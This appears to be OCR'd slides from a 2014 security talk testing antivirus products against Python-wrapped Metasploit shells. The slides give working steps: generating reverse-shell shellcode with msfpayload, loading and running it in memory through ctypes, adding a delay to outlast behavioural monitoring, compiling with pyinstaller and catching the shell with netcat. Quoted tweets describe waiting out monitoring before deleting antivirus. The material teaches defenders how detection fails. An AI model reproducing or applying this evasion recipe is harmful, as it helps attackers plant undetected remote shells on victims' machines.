
VirusTotal: 1/50 Detection



Norton Support


- I Tweeted about this, and @NortonSupport replied
- VirusTotal is not a fair test, because real installed Norton uses Heuristic Scanning
- @NortonSupport gave me a link for a 30-day trial version :)

Norton Wins!


Norton Internet Security
Sign in
Settings
Performance
Feedback
Account
Support
File Insight
Help
A program was behaving suspiciously on your computer.
This program was removed.
foo.exe
Threat name:
SONAR.Heuristic.120
Details
Very Few Users, Very New, Risk High
Origin
Downloaded from Unknown
Activity
Actions performed: 6
Show
File Actions
File: c:\users\sam\desktop\foo.exe
Removed
File: c:\users\sam\appdata\local\temp_mei32922\microsoft.vc90.crt.manifest
Removed
Directory: c:\users\sam\appdata\local\temp_mei32922
Removed
Norton
Copy to Clipboard
Restore
Options
Close
Family


Kaspersky Wins!

- Avast! doesn't detect it
- Kaspersky detects it as HEUR:Trojan.Win32.Generic



Python v. AV

Round 2
shell_bind_tcp
with a delay




Bobby 'Tables @info_dox 17m
@sambowne @NortonSupport You know it would take like, 2 minutes of python work to evade that, right?
View

Sam Bowne @sambowne 17m
@info_dox @NortonSupport I don't know; please tell me how!
View

Bobby 'Tables
@info_dox

@sambowne @NortonSupport k, so you are being pinged by the behavioral analysis nonsense, right? Those things dont monitor forever ;)


3:40pm · 20 Mar 14 · web



Bobby 'Tables
@info_dox

@sambowne @NortonSupport they normally only watch a process for a minute or two to see if they do anything nasty. they also hook sleep() tho

3:41pm · 20 Mar 14 · web



Bobby 'Tables
@info_dox

@sambowne @NortonSupport theres the clue: do nothing malicious until it stops monitoring, then do errything malicious. Including deleting AV

3:41pm · 20 Mar 14 · web

DEMO


- On Kali

```
cp foo foo2
nano foo2
x=raw_input("Press Enter to continue")
```


- On Windows, in pip-Win:

```
venv -c -i pyi-env-name
pyinstaller --onefile foo2
```

Norton, Avast, & MSE Lose!



Kaspersky Wins!



Python v. AV


Round 3
shell_bind_tcp
in two stages
no delay

Other AV

- Tested on Mar 24, 2014 with a two-stage reverse shell and no time delay
- Al these failed
  - Norton
  - Nod32
  - Avast!
  - 360 Internet Security
  - McAfee
  - Kaspersky

Remember Mikko?

F-Secure Wins!



AV Challenge

Antivirus Challenge: Detect This Malware

Malicious EXE File

This binary file, when executed on a Windows target, causes it to connect back to a Metasploit listener at the IP address 192.168.1.89

rsh-192-168-1-89.exe

It's a 3 MB file. Normally I zip malware with a password but since no anti-malware product can detect this one there is at present no reason to bother.

- Posted April 3, 2014
- No reply from AV vendors, but Norton improved its detection after that
  - Now a delay is required

Python v. AV

Round 4
shell_bind_tcp
with a delay

INSTRUCTIONS

- On Kali

```
msfpayload windows/shell_reverse_tcp
LHOST=192.168.119.252 C > rev
nano rev
```

- Change top to

```
x=raw_input("Press Enter to continue")
from ctypes import *
shellcode = (
```

- Change bottom to

```
);
memorywithshell = create_string_buffer(shellcode,
len(shellcode))
shell = cast(memorywithshell, CFUNCTYPE(c_void_p))
shell()
```

INSTRUCTIONS

- On Windows, in pip-Win:


  `venv -c -i pyi-env-name`

  `pyinstaller --onefile rev`

- On Kali

  `nc –lp 4444`

Norton Loses



Kaspersky Wins

Advanced Malware Protection

Lastline Analysis Report

Analysis Report

April 27, 2014

1 Threat Level

The file 44419684a867bf43be47176b3d233d1e was found to be malicious (score 75 / 100) at 2014-04-27 23:36:09

Malicious Activity Summary

Title	Content
Signature	Metasploit executable identified
Signature	Metasploit TCP shell/reverse shell identified

ty @ChrisAbdalla_1 from HP ESP TippingPoint

- I've tried to contact them several times
- No response
- HELP! Would someone with FireEye please test these samples?

Python Keylogger

Google "Python Keylogger"

